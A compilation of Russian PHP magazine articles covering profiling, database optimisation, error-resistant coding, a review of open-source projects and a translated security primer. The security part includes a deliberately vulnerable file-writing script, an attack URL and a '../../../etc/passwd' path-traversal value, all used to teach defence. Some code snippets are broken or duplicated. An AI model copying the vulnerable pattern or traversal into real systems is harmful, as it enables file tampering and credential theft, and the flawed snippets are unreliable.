В скрипте функция `get_formatted_microtime` возвращает сумму текущих секунд и миллисекунд, последние используются для получения более точного результата. Значение, возвращенное функцией, присваивается переменной `$start`. Таким образом запоминается время до начала выполнения исследуемого блока кода. Затем идет собственно исследуемый код — здесь это цикл, печатающий “PHP для жизни!” 100 раз. После него мы снова запоминаем текущее время, сохранив его в переменной end. Чтобы вычислить время, которое потребовалось на выполнение этого блока кода, мы можем вычесть `$start` из `$end`. Это и есть самый простой способ профайлинга.

Если же вам требуется большая функциональность, чем простое определение времени выполнения блока кода, вы можете использовать класс Profiler из пакета PEAR Benchmark).

Но в нашем распоряжении имеется еще несколько элегантных решений. Большинство программ для отладки PHP (хорошим примером такого отладчика является Xdebug) могут выполнять профайлинг. Xdebug — это модуль для PHP, написанный Дериком Ретансом (Derick Rethans) и умеющий гораздо больше, чем простое измерение времени выполнения блока кода. Если PHP скомпилирован с этим модулем, то вы сможете использовать такие функции, как xdebug_start_trace, xdebug_stop_trace, xdebug_dump_function_trace, которые предоставят вам полезную информацию об исследуемом блоке кода, такую как использование памяти за определенное время, количество вызовов определенной функции и номера строк, на которых это произошло, и так далее. За дополнительной информацией о Xdebug вы можете обратиться к http://www.xdebug.org/docs-profiling.php, и поверьте, если вы включите Xdebug в свой арсенал, то у вас не будет повода пожалеть об этом, если вы по-настоящему заботитесь о производительности вашего кода.

Конечно, вы можете использовать другие программы для отладки и профайлинга, например, включенную в Zend Studio, а также DBG и APD.

Ускорение работы с базой данных

Существует много способов ускорения работы с базой данных. Некоторые из них могут показаться необычными или даже экстремальными, но они оправдывают себя, если необходима высокая производительность. Я не призываю вас использовать их всегда и везде, но очевидно, что вы должны помнить о них и применять в случае необходимости.

Связывание таблиц

Связывание таблиц используется повсеместно в работе с базами данных и помогает избавиться от значительного количества программного кода. Однако, оно использует ресурсы - память и время. Ситуации, когда связываются большие таблицы, часто являются источником проблем с производительностью.

Когда производится связывание таблиц, сервер баз данных помещает временную результирующую таблицу в оперативную память, и если связываемые таблицы большие, то она расходуется чрезвычайно быстро. Вы могли сталкиваться с ошибкой MySQL “Table is full” — это один из возможных результатов описанной проблемы. Чтобы предотвратить ее, я принудительно использовал сохранение временных таблиц на жесткий диск вместо помещения их в оперативную память, так как ее просто не хватало.

Хотя современные версии MySQL хорошо справляются с подобными ситуациями самостоятельно, связывания таблиц все еще используют довольно много оперативной памяти, что часто существенно замедляет работу.

Когда требуется высокая производительность, может оказаться лучше избавиться от связываний таблиц и перенести логику связываний из SQL-запросов в PHP-код. Стоит заметить, что такое решение не должно становиться обычной практикой. Не стоит ожидать, что у вас возникнут проблемы с производительностью при связывании таблиц, содержащих 5000 записей, если посетителей сайта не так много, но когда вы окажетесь в ситуации, когда количество посетителей резко увеличится, может оказаться правильным перенос логики связывания в программный код.

Если же вы все еще используете связывания больших таблиц, протестируйте ваш код, переместите сервер баз данных на отдельный диск или компьютер и, по возможности, используйте репликацию баз данных. Также может быть полезным использование оператора EXPLAIN языка SQL — он позволяет узнать, каким образом будет произведена выборка, какая будет произведена оптимизация, и какие индексы будут использованы.

Индексы

Индексы ускоряют операции поиска, если они используются подобающим образом. Однако, иногда программисты и администраторы баз данных забывают, что индексы необходимы только для того, чтобы чтобы сделать быстрее выборки из базы данных, а не вставки данных, удаления или обновления.

Оптимизируя вашу базу данных, важно решить, как приложение будет работать с ней. Если 90% времени будут производиться вставки данных и только остальные 10% — выборки, то, скорее всего, индексы вам не нужны, потому что они могут значительно замедлить вставки данных и их обновления. При вставке данных будет обновлен индекс таблицы, в которую она производится. Так что если данные вставлялись в таблицу 10000 раз, индекс был обновлен 10000 раз. Представьте себе весьма посещаемое приложение, реализующее опрос. Ясно, что при заполнении формы опроса будет производиться вставка в базу данных. Поэтому нет никакой нужды в индексах в таблице результатов опроса, так как выборки данных будут значительно более редкими, чем вставки.

С другой стороны, индексы будут полезны при анализе результатов опроса. Особенно, если в таблице содержится около миллиона записей, они могут уменьшить время выполнения запроса на несколько секунд. Листинг 2 показывает пример такой техники:

```
<?php
// соединение с базой данных... // создание индексов
mysql_query("CREATE INDEX sid_index ON submitted_answers (sid)");
// много выборок... // удаление индексов
mysql_query("DROP INDEX sid_index ON submitted_answers");
?>
```

Листинг 1

В этом скрипте перед тем, как производить выборки из базы данных, создается индекс. Потом производятся собственно выборки, причем значительно быстрее, чем если бы индексы отсутствовали. После этого индекс уничтожается, что позволяет снова производить быстрые вставки данных.

Стоит заметить, что индексы занимают ощутимое место на жестком диске. Хотя это не представляет особой важности, так как место на жестком диске дешево, будет полезным поразмыслить над созданием индексов для таблицы, которая в скором времени может значительно увеличиться в объеме.

Поля для бинарных данных

О полях для хранения бинарных данных (Binary Large OBject, BLOB) шли и продолжают идти горячие споры. В этих спорах новоявленные “гуру”, заявляя, что BLOB'ы однозначно плохи, скрыли их реальные преимущества и недостатки. В этом разделе мы рассмотрим, почему использование BLOB'ов в общем случае — плохая затея, но перед этим стоит заметить, что все же их можно использовать в том случае, если используется репликация данных. Во всех остальных случаях стоит использовать для хранения бинарных данных файловую систему.

Удаляется большой BLOB, вставляется маленький, удаляется другой, вставляется еще один большой — и очень скоро ваш жесткий диск будет выглядеть как поле битвы через день после войны

Первая проблема с BLOB'ами такова, что они могут чрезвычайно быстро фрагментировать жесткий диск. Как это обычно происходит: удаляется большой BLOB, вставляется маленький, удаляется другой, вставляется еще один большой — и очень скоро ваш жесткий диск будет выглядеть как поле битвы через день после войны. Нет нужды говорить, что фрагментация резко снижает производительность жесткого диска.

Другая причина для отказа от использования BLOB'ов состоит в следующем. Одним из частых приложений, использующих BLOB'ы, является галерея изображений, где часто одновременно показывается, к примеру, 20 изображений на странице. Если вы используете BLOB'ы, то вам придется завести скрипт, который будет посылать необходимые HTTP-заголовки и бинарные данные, например <img src="show_image.php?image_id=222">. Скрипт show_image.php будет загружать данные из базы данных и посылать их с HTTP-заголовками, указывающими, что это изображение. Это значит, что для 20 изображений будет сделано 20 запросов к базе данных. Однако, если поместить изображения в файловую систему, то можно будет обойтись всего лишь одним запросом — выигрыш в быстродействии очевиден.

Оптимизация исходного кода

PHP-код может быть значительно ускорен при использовании нескольких техник, некоторые из которых выглядят привычно, а другие могут быть несколько необычны. В любом случае они увеличивают производительность, а это как раз то, чего мы добиваемся.

Кавычки

Почти каждый раз, когда я читаю PHP-код в интернете, я удивляюсь, как необдуманно используются кавычки. Представим, что наш главный аргумент — скорость. Поэтому, во-первых, нет никакой необходимости писать "$variable" — кавычки здесь не нужны. Во-вторых, следует обрамлять строку, где не требуется замена переменных их значениями, в одинарные кавычки. Наконец, если требуется заменять переменные в строке их значениями, используйте двойные кавычки.

Существует еще одна частая проблема с кавычками — многие люди не помещают в кавычки ключи массивов (например, $foo [bar]). Ядро PHP попытается найти константу `bar` и сгенерирует предупреждение, если такой не существует. Затем, прощая по своему обыкновению программиста, PHP будет интерпретировать `bar` как строку "`bar`", что займет некоторое время. В этом случае лучше использовать кавычки, чтобы избежать генерации предупреждения, так что скрипты будут выполняться быстрее.

Привычные решения

Иногда мы начинаем использовать некоторые решения без нужды, повторяя их по привычке, что не всегда хорошо. Представим, что мне необходимо создать приложение, реализующее каталог товаров, для одного из моих клиентов. Скорее всего я создам систему управления информацией (content management system, CMS), через которую клиент сможет работать с информацией в каталоге. В таком развитии событий нет ничего ненормального, но только если разрабатывается сложное веб-приложение, а не простейшее, как в этом случае.

Как же избегать таких ситуаций? Необходимо определить, нужно ли нашему приложению быть динамичным. Определенно, в этом нет необходимости в его административной части, где администраторы будут обновлять каталог. Более того, вступая в противоречие с распространенным мнением, мы не нуждаемся в этом и в открытой части сайта. Самое частое действие посетителя — просмотр товаров в каталоге — будет сопровождаться показом одной и той же информации, снова и снова выбираемой из базы данных. Существует несколько способов решения этой проблемы. Во-первых, можно генерировать статичные HTML-страницы. Если возможно, мы можем запускать по расписанию каждую ночь скрипт, который будет проверять, изменилась ли база данных с момента последней генерации HTML-страниц, и генерировать их заново в этом случае. Другой вариант решения — использование простого механизма кэширования страниц. Множество из них доступно в интернете, например, самый известный — Smarty.

Объектно-ориентированное программирование

Некоторое время назад я обнаружил, что объекты моих программ ощутимо снижали производительность. Представьте, что у меня был класс “Школа”, и когда создавался объект этого класса, то загружались объекты класса Учеников.

Информация об Учениках загружалась из базы данных. При проектировании приложения я рассчитывал, что Учеников будет не больше ста, но город рос, все дети хотели учиться, и количество Учеников выросло до десяти тысяч. Поэтому получилось, что даже если я всего лишь хотел узнать имя школы, все 10000 объектов Учеников должны были быть загружены.

Понятно, что загружать всех Учеников в Школу в общем случае не имеет смысла. Чтобы разрешить эту проблему, я создал метод, загружающий Учеников, если они необходимы, и прекратил загружать их из конструктора — это позволило значительно снизить использование памяти. Описанный пример довольно часто встречается в реальности, за тем исключением, что такие ситуации гораздо труднее распознать или, тем более, предсказать. В любом случае об этом необходимо задумываться при проектировании программы, и для себя я взял в правило не загружать наборы объектов до тех пор, пока они реально не понадобятся.

Заключение

Приемы, описанные в этой статье, могут выглядеть несколько необычными. Быть может, их использование похоже на попытку спасти тонущую собаку. Но если собака спасена, значит, эта статья написана не зря. Удачи.

Ссылки

http://apc.communityconnect.com/

http://zend.com/

http://xdebug.org/

http://ioncube.com

http://pear.php.net/package/Benchmark/

http://smarty.php.net/

Оригинал статьи: http://php-mag.net/itr/online_artikel/psecom,id,502,nodeid,114.html

Пишем PHP код, устойчивый к ошибкам

Автор:

Александр Неткачев

Ошибки - это бич любой программы. Чем больше проект, тем труднее исправлять и находить ошибки. Но наиболее важным в процессе работы с программой является квалификация программиста и его желание написать правильный и аккуратный код, содержащий минимальное количество ошибок.

В этой статье я постараюсь собрать техники и приемы, позволяющие минимизировать количество ошибок в программе, написанной на PHP. Но некоторые из представленных методов могут пригодиться, если вы пишете на любом языке программирования.

Знание — половина успеха

Узнаем, о чем сообщает PHP

В любом языке существует множество потенциально опасных ситуаций, которые чреваты неявными ошибками. При разборе транслятором исходного кода программы он может сообщать разработчику об этих ситуациях. Для этого надо лишь включить соответствующую опцию, которая очень часто по умолчанию выключена по некоторым соображениям.

В PHP контроль вывода сообщений транслятора определяется функцией error_reporting и значением директивы error_reporting в php.ini. Рекомендуемое её значение E_ALL — т.е. вывод сообщения обо всех потенциально опасных ситуациях. К ним в PHP относятся, например, использование неинициализированной переменной, обращение к несуществующему элементу массива и т.д.

Для включения максимально подробного вывода сообщений транслятора поставьте в начале программы вызов функции error_reporting:

```
// Для PHP4
error_reporting(E_ALL);
```

или поставьте в `php.ini` значение `error_reporting = E_ALL`.

С более подробным описанием возможных уровней reporting можно знакомится в PHP документации — http://php.net/manual/en/ref.errorfunc.php

Для PHP5 введен уровень `E_STRICT`, который включает вывод сообщений об использовании в коде устаревших методов программирования (например, используется var для описания внутренних переменных класса). Он не входит в `E_ALL`, поэтому для PHP5 рекомендуемый уровень сообщений `E_ALL | E_STRICT` (т.е. `E_ALL` и `E_STRICT`). Соответственно, для задания вывода всех сообщений от транслятора надо вызвать `error_reporting` с таким параметром:

```
// Для PHP5
error_reporting(E_ALL | E_STRICT);
```

Если ни о чем не сообщает

Если вы установили вывод ошибок, но ничего не выводится, то проверьте значение опции ini файла, включающей вывод ошибок непосредственно в `script output - display errors`.

```
print ini_get('display_errors');
// выводит текущее значение опции display_errors
ini_set('display_errors', 1);
// включает вывод ошибок вместе с результатом работы скрипта
```

Если вдруг сообщит

Крайне редко удается протестировать программу полностью. Поэтому необходимо использовать методы сбора ошибок транслятора непосредственно во время работы программы. Для этих целей служит log-файл ошибок. Включается он `log_errors` опцией `php.ini`.

Полезно также поставить свой обработчик ошибок, если вы хотите не только заносить ошибки в log-файл но и добавить некоторую дополнительную логику их обработки. Например, отправить письмо при сообщении транслятора. Подробнее об этом написано в статье “Ловля ошибок в PHP” (http://detail.phpclub.net/article/2002-10-03), которую написал Антон Довгаль.

Сравниваем константу с переменной, а не наоборот

Сколько раз вам приходилось выяснять, что ошибка в программе связана с использованием оператора "=" вместо "==”? Чтобы делать это приходилось реже, используйте сравнения вида:

```
if (10 == $i) {
    // что-то делаем
}
```

В случае использования “=” вместо “==” транслятор выдаст ошибку `"Parse error: parse error in ... on line ..."`. Таким образом ошибка обнаруживается значительно быстрее.

Не используем значение дважды

Конечно, это преувеличение. Но если в программе возникает необходимость использовать значение несколько раз, можно порекомендовать объявить константу и использовать её вместо значения.

Для PHP4 существует единственный способ объявить константу — использовать функцию `define`.

Например:

```
define ('BEFORE_RENDER', 'beforeRender');
```

Константы в классах объявлять нельзя.

Расширение PHP5 для определения констант сходно с тем, которое было осуществлено при расширении от C до C++ — используется ключевое слово `const`. Но константы таким образом можно создавать только внутри классов. Но для обращения к такой константе необходимо знать имя класса.

Например:

```
class ControlEvents {
    const BEFORE_RENDER = 'beforeRender';
}
print ControlEvents::BEFORE_RENDER;
```

Константы могут быть также добавлены непосредственно в класс. Но PHP не поддерживает такой метод. Поэтому придется объявить их как обычные переменные:

```
class Control {
    var $BEFORE_RENDER = 'beforeRender';
    function render() {
        $eventFunction = $this->BEFORE_RENDER;
        $this->$eventFunction();
    }
}
```

Проверка параметров функции

В PHP параметром в функцию можно передать любую переменную. Но вот алгоритму функции может быть вовсе не все равно, что за переменную ему передали. Поэтому в начале функции полезно проверять её входные параметры на необходимый тип и диапазон значений.

Для проверки типа используются следующие функции:

`gettype(Mixed $var)` — возвращает тип переменной. Наиболее часто используемые типы: `boolean`, `integer`, `double`, `string`, `array`, `object`, `resource`, `NULL`.

Функции проверки на тип:

- `is_bool(Mixed $var)`
- `is_integer(Mixed $var)`
- `is_double(Mixed $var)`
- `is_string(Mixed $var)`
- `is_array(Mixed $var)`
- `is_object(Mixed $var)`
- `is_resource(Mixed $var)`

Все они возвращают `true` или `false`. Для определения класса объекта используются функции:

- `get_class(Object $obj)` — возвращает имя класса, экземпляром которого является obj.
- `is_a(Object $obj, String $class)` — проверяет, является ли `$obj` экземпляром класса `$class` или класса, унаследованного от `$class`.

Для PHP4 не существует автоматического способа проверки параметров функции. Все необходимые проверки необходимо делать самостоятельно.

Код функции, осуществляющей проверку аргументов, может быть примерно такой (Листинг 1):

```
/**
* Функция showControl принимает один параметр $control,
* этот параметр должен являться классом и являться
* экземпляром класса HTMLControl либо классом,
* унаследованным от HTMLControl.
*/
function showControl(&$control) {
    is_a($control, 'HTMLControl') or $control == null↵
        or exit('Type missmatch.');
    ...
}
```

Листинг 1

Достоинство этого метода состоит в том, что можно управлять сообщениями об ошибках и использовать собственный обработчик ошибок. Например, вы можете использовать следующие функции для проверки параметров (Листинг 2):

```
function checkParameter(&$var, $class) {
    if (!is_a($var, $class) && $var != null)
    SFExit('Type missmatch.');
}

function SFExit(&$message) {
    print $message . '<br>';
    $backtrace = debug_backtrace();
    for($i = 0; $i < count($backtrace); $i++) {
        print $i . ': ' . $backtrace[$i]['file'] . '(' .↵
              $backtrace[$i]['line'] . ')<br>';
    }
    exit();
}
```

Листинг 2

Примечание: Функция debug_backtrace введена только в PHP 4.3.0.

Пример их применения:

```
function showControl(&$control) {
    checkParameter($control, 'HTMLControl');
    ...
}
```

Для PHP5 некоторые проверки типов параметров можно задать непосредственно в описании функции. Предыдущий пример на PHP5 будет выглядеть следующим образом:

```
function showControl(HTMLControl $control) {
    ...
}
```

Asserts

Во время создания и отладки программы можно использовать встроенный механизм добавления проверок в код программы. Он называется asserts (или assert-проверки). Идея его состоит в том, что в код программы добавляются специальные проверочные конструкции, которые можно отключить для production сайта, но в любой момент включить при разработке.

Следующие фрагменты кода примерно аналогичны:

```
/* Использование Asserts */
assert_options (ASSERT_ACTIVE, 1);

function showControl(&$control) {
    assert('is_a($var, \'HTMLControl\') || $var == null');
    ...
}

/* Использование if конструкций */
define('ASSERT_ACTIVE', 1);
function showControl(&$control) {
    if (ASSERT_ACTIVE && !(is_a($var, 'HTMLControl') || $var == null')) {
        trigger_error('Assertion failed', E_USER_ERROR);
    }
    ...
}
```

С помощью таких проверок также можно проверять параметры функций, возвращаемые функциями значения и т.д. Нужно лишь учесть, что assert-проверки не должны быть выключены в реально действующем сайте — если программа нормально работает и проходит все проверки, то их можно отключить.

Проверять значения параметров скрипта $_REQUEST, $_GET, $_POST, $_COOKIES.

PHP-скрипт можно рассматривать как большую функцию, которая вызывается с неопределенным списком параметров string. Если предполагается, что некоторые параметры будут использоваться в некоторых вычислениях, или отправляться в базу данных, то их обязательно надо преобразовывать к требуемому типу и использовать только после явного приведения!

Все массивы REQUEST являются обычными массивами, поэтому значения в них могут быть переопределены непосредственно. Например:

```
/* Использование Asserts */
assert_options (ASSERT_ACTIVE, 1);
function showControl(&$control) {
    assert('is_a($var, \'HTMLControl\') || $var == null');
    ...
}
```

```
/* Использование if-конструкций */
define('ASSERT_ACTIVE', 1);
function showControl(&$control) {
    if (ASSERT_ACTIVE && !(is_a($var, 'HTMLControl') || $var == null')) {
        trigger_error('Assertion failed', E_USER_ERROR);
    }
    ...
}
if (isset('id', $_GET)) {
    $_GET['id'] = (int)$_GET['id'];
}
else {
    $_GET['id'] = null;
}
```

Разделяй и властвуй

Известный со времен древнего Рима принцип “Разделяй и властвуй” вполне может пригодится при разработке программ на любом языке программирования. В том числе и на PHP. Для реализации этого принципа разделяйте программу на логические блоки. Для этого можно воспользоваться следующими методами:

Использование функций. Выносите структурные части алгоритма в функции. Проверяйте каждую часть отдельно и затем работу всего алгоритма в целом.

Использование классов. Организуйте программный код в виде объектов, взаимодействующих друг с другом. Выделяйте сущности и оформляйте их в виде объектов. Внимательно рассматривайте, как они взаимодействуют друг с другом. Используйте, где это разумно, лучшие шаблоны проектирования (design patterns).

Разделяйте логику и HTML. Для этого существует множество способов: шаблонные библиотеки, XML, XML/XSL. Подберите для себя наилучший и используйте.

Разделяйте логику самого приложения при помощи enterprise design patterns. Используйте разделение приложения на уровни (layering) и другие технологии, позволяющие структурно разделить проект на крупные блоки.

Заключение

Возможно, кому-то материал статьи покажется сбором прописных истин. Но я думаю, что большинству он все-таки пригодится, а для начинающих программистов последний раздел “Разделяй и властвуй” может оказаться особенно полезным, поскольку задает направление изучения программирования.

Если у Вас есть комментарии или собственные приемы работы, которые не упомянуты в этой статье, я буду рад услышать и обсудить их с Вами.

Также хочу выразить признательность участникам клуба phpclub.ru (http://phpclub.ru) за помощь в написании статьи.

Статья взята с сайта: http://devlink.crimea.ua/


Свободно распространяемые

Автор:

Андрей Козак

Приводим краткий обзор десяти PHP-related Open Source проектов, найденных в сети Интернет.

1) Crafty Syntax Live Help: чат-поддержка пользователей.



URL: http://www.craftysyntax.com/CSLH/

Размер архива `tar.gz` последней версии: 431603 байта.

Эта программа позволяет устанавливать на сайты службу поддержки онлайн. У неё много возможностей: уведомления, поддержка множества операторов, возможность вести сразу несколько чат-сессий и т.д. Все это работает под MySQL.


2) Legend of the Green Dragon: onLine-игра

URL: http://lotgd.net

Размер архива tar.gz последней версии: около 1 мбайта.

Многие из вас слышали про такую онлайн-игру как “Бойцовский клуб”. Немного поискав на сайте http://www.SourceForge.net, я нашел что-то подобное, только намного мощнее и интереснее. Это — “Legend of the Green Dragon” — ремейк BBS-игры “Legend of the Red Dragon”. Здесь есть несколько рас, довольно обширная карта, некоторый сюжет и много возможностей для убийств. ☺ В общем, Combats.ru отдыхает. Единственное, что омрачает, так это то, что игра эта на английском языке. Но никто вам не запрещает войти в круг разработчиков и сделать русскую версию. ☺

3) Mega Upload: полезная утилита.




URL: http://www.raditha.com/megaupload/

Размер архива tar.gz последней версии: 19429 байт.

Эта утилита представляет из себя загрузчик файлов плюс так называемый Progress Bar загрузки. Довольно интересный проект. Эту утилиту можно использовать в CMS или в файл-менеджерах. Поддерживается тремя языками: PHP, Java и PERL.

4) phpAdsNew: Баннерная система.



URL: http://phpadsnew.com.

Размер архива `tar.gz` последней версии: 2441938 байт.

Однажды мне понадобилась баннерная система, и я, чтобы не терять напрасно времени, сразу отправился на поиски на сайт http://www.SourceForge.net.

Там я нашел довольно интересную систему под названием phpAdsNew. Программа представляет из себя мощную баннерную систему со множеством различных возможностей: поддержка баннеров разных размеров и форматов, FLASH-баннеры, рекламные кампании для различных сайтов, многопользовательские возможности, мощный административный интерфейс, система отчетов, включая прорисовку графиков просмотров, возможность просматривать статистику для отдельных сайтов администраторами этих сайтов, экспорт статистики в файлы формата `csv`.

Не может не радовать система скачивания обновлений, статистика и установка баннеров по странам плюс поддержка русского языка. В общем, phpAdsNew — это очень хороший проект. По крайней мере мне он очень понравился.

5) PhpDocumentor: генератор документации.

URL: http://phpdocu.sourceforge.net/

Размер архива tar.gz последней версии: 2742436 байт.

Эта утилита позволяет генерировать документацию к программам в стиле JavaDoc. Довольно удобная в эксплуатации плюс уже есть поддержка PHP5. Я сам часто встречал документацию к скриптам, сгенерированную этой программой. В общем, этот скрипт подойдет всем, кто делает программы и затем пишет к ним документацию.


6) PHP Base Library: набор классов для разработчиков.

URL: http://phplib.sourceforge.net/

Размер архива `tar.gz` последней версии: 368207 байт.

Этот проект представляет собой набор самых разнообразных классов. Создан он был, видимо, для того, чтобы облегчить жизнь начинающим (и не только) программистам. Архив включает в себя много классов, среди которых классы для работы с разными СУБД, выполнение запросов на них, классы для авторизации и защиты, работа с сессиями и др. В общем, рекомендую скачать. А если есть желание и своё показать - вперед в ряды разработчиков! :-)

7) phpPgAdmin: утилита для управления БД PostgreSQL




URL: http://phppgadmin.sourceforge.net/

Размер архива tar.gz последней версии: 458001 байт.

PhpPgAdmin — это брат всем известной утилиты phpMyAdmin, но только для управления PostgreSQL. Меня очень порадовал знакомый до боли интерфейс, хорошие возможности и, конечно же, великий русский язык. Всем, кто работает с PostrgreSQL, эта программа понравится.

8) Todolist: утилита для ведения списка TODO




URL: http://todolist.sourceforge.net/

Размер архива `tar.gz` последней версии: 101825 байт.

Эта утилита будет очень полезна разработчикам-координаторам, которые ведут свои проекты и координируют действия участников проекта. В особенности OpenSource. В этой программе может быть несколько координаторов. Поддерживается 4 уровня важности, дата истечения срока, календарь и т.д.

9) Turck MMCache: ускоритель для PHP



URL: http://turck-mmcache.sourceforge.net/

Размер архива `tar.gz` последней версии: 117130 байт.

Эта программа написана сразу на двух языках: на C и на PHP. Также сразу хочется отметить, что это разработка нашего соотечественника.

Эта программа представляет из себя модуль для подключения к PHP (на C) плюс утилиты для работы (на PHP). Программа является одновременно ускорителем, оптимизатором, кодировщиком. Можно сказать, что это OpenSource конкурент Zend Encoder и Zend Optimizer. По заявлению автора Turck MMCache даже опережает Zend Optimizer.

10) WebChess: онлайн-игра

URL: http://webchess.sourceforge.net/

Размер архива zip последней версии: 96176 байт.

Это очень интересная программа, так как реализует возможность играть в шахматы онлайн. Идея эта далеко не нова, но я раньше не встречал реализацию средствами веб-программирования. В этой игре активно используется JavaScript, без которого игра не была бы такой удобной и живой. Однако самый большой плюс — это то, что она OpenSource.

Безопасность в PHP, Часть I

Самый простой способ (хотя им чаще всего и пренебрегают) исключить всякую возможность скомпрометировать ваш код - задуматься о таких возможностях ещё на стадии его написания. Очень важно отдавать себе отчёт о том, что и ваш код является частью системы защиты.

Автор:

John Coggeshall

Перевод:

Данил Миронов

Насколько важно задумываться о безопасности

Приведём в качестве примера небольшую функцию, которая призвана облегчить жизнь бедному девелоперу, пишущему из PHP-скрипта в большое количество текстовых файлов (Листинг 1):

```
<?php
function write_text($filename, $text="") {
    static $open_files = array();

    // если filename равен null, то закрываем все открытые файлы
    if ($filename == NULL) {
        foreach($open_files as $fr) {
            fclose($fr);
        }
        return true;
    }
    $index = md5($filename);

    if(!isset($open_files[$index])) {
        $open_files[$index] = fopen($filename, "a+");
        if(!$open_files[$index]) return false;
    }
    fputs($open_files[$index], $text);
    return true;
}
?>
```

Листинг 1

Эта функция по умолчанию принимает два параметра: имя файла и текст, который необходимо записать в только что указанный файл. Сначала функция проверяет, не был ли файл уже открыт ранее, и если файл открыт, будет использован старый указатель. В противном случае будет просто открыт указатель на файл. В любом случае далее последует запись текста. Если переданное в функцию имя файла равно `NULL`, то все открытые указатели на файлы будут закрыты. Ниже — пример использования.

Если запись в файлы разработчик будет производить с помощью этой функции, то его код станет более прозрачным и понятным. Допустим теперь, что функция эта лежит в отдельном файле, который включается в скрипты, которым она нужна. В листинге 2 находится один из таких скриптов, называется он quotes.php.

```
<form action="<?=$_SERVER['PHP_SELF']?>" method="get">
Выберите тему высказывания:
<select name="quote" size="3">
<option value="funny">Юмор</option>
<option value="political">Политика</option>
<option value="love">О любви</option>
</select><br />
The quote: <input type="text" name="quote_text" size="30" />
<input type="submit" value="Save Quote" />
</form>
</body></html>

<?php
include_once('write_text.php');

$filename  = "/home/web/quotes/{$_GET['quote']}";
$quote_msg = $_GET['quote_text'];

if (write_text($filename, $quote_msg)) {
    echo "<center><hr><h2>Высказывание сохранено!</h2></center>";
} else {
    echo "<center><hr><h2>Ошибка при записи высказывания</h2></center>";
}
write_text(NULL);
?>
```

Листинг 2

Итак, как вы видите, разработчик использовал написанную функцию `write_text()` при создании системы, позволяющей пользователям отправлять их любимые высказывания, которые затем сохраняются в текстовые файлы. К сожалению, хотя разработчик об этом и не догадывается, этот скрипт может быть использован злоумышленником для обхода системы защиты на веб-сервере.

Возможно, сейчас вы чешете в затылке и пытаетесь придумать, как такой маленький и вроде бы безобидный скрипт может представлять такую опасность. Ладно, вместо того, чтобы оставить вас париться и догадываться самим, предлагаю рассмотреть приведённый ниже URL (не забываем, что файл со скриптом называется `quotes.php`):

```
http://www.somewhere.com/fun/quotes.php?quote=different_file.dat"e_text=garbage+data
```

Что же будет, если сервер получит запрос с таким URL? Ну, несомненно, скрипт `quotes.php` будет выполнен; но вместо записи высказывания в один из трёх предусмотренных файлов создастся новый файл `different_file.dat` [другой_файл.dat], и в него будет произведена запись строки garbage data [всякий хлам]. Очевидно, не то, для чего писался скрипт.

На самом деле злоумышленник мог бы даже создать новую учётную запись, получив в Unix доступ к файлу с паролями, указав в параметре `../../../etc/passwd` (хотя это возможно при условии, что сервер исполняет скрипты на правах суперпользователя; если это условие выполняется, то вам надо немедленно прекратить чтение и побыстрей исправить такое положение дел).

Наверное, самый серьёзный вред, который можно нанести с помощью данного скрипта, — это запись и исполнение различных PHP-скриптов, если есть директория `/home/web/quotes/` доступна через запрос к серверу. Фантазия злоумышленников бесконечна.

Существует несколько решений. Если файлов немного, используйте ассоциативный массив для хранения их имён. Если запрашиваемый файл есть в нашем массиве, то писать можно. Или ещё можно отрезать из запрашиваемого имени все не цифро-буквенные символы, исключив тем самым проникновение разделителей для директорий. Или, например, можно проверять расширение файла, чтобы убедиться, что сервер не помчится его исполнять.

Мораль проста. Как разработчику, вам нужно задумываться не только о том, что сделает ваш скрипт в штатных условиях. Что случится, если форма пришлёт некорректные данные? Есть ли у злоумышленника возможность изменить поведение скрипта? Какие меры принимаются для отражения подобных атак? Система защиты вашего сервера и скриптов, как всегда, оценивается по самому слабому звену; так что стоит озаботиться поиском возможных брешей, иначе это сделают за вас.

Типичные ошибки, связанные с безопасностью

Чтобы задать несколько направлений для движения ваших мыслей, приведу краткий и далеко не полный перечень ошибок в коде или в администрировании, наличие которых может скомпрометировать систему защиты:

Ошибка 1. Когда мы доверяем входящим данным

Никогда нельзя доверять данным, пришедшим из внешних источников, это и станет основной темой моих рассуждений о безопасности применительно к PHP-скриптам. Неважно, пришли ли эти данные из формы, из локально расположенного файла или из переменной окружения, ничего не принимайте на веру. Все пользовательские данные должны быть проверены и отформатированы, так, чтобы мы могли быть уверены в их безвредности.

Ошибка 2. Когда мы храним уязвимые данные в дереве web-сервера

Все уязвимые данные должны храниться в отдельном от скрипта файле и в директории, недоступной через запрос к web-серверу. Когда возникает необходимость в этих данных, файл просто подключается к скрипту посредством `require()` или `include()`.

Ошибка 3. Когда мы игнорируем рекомендации по безопасности

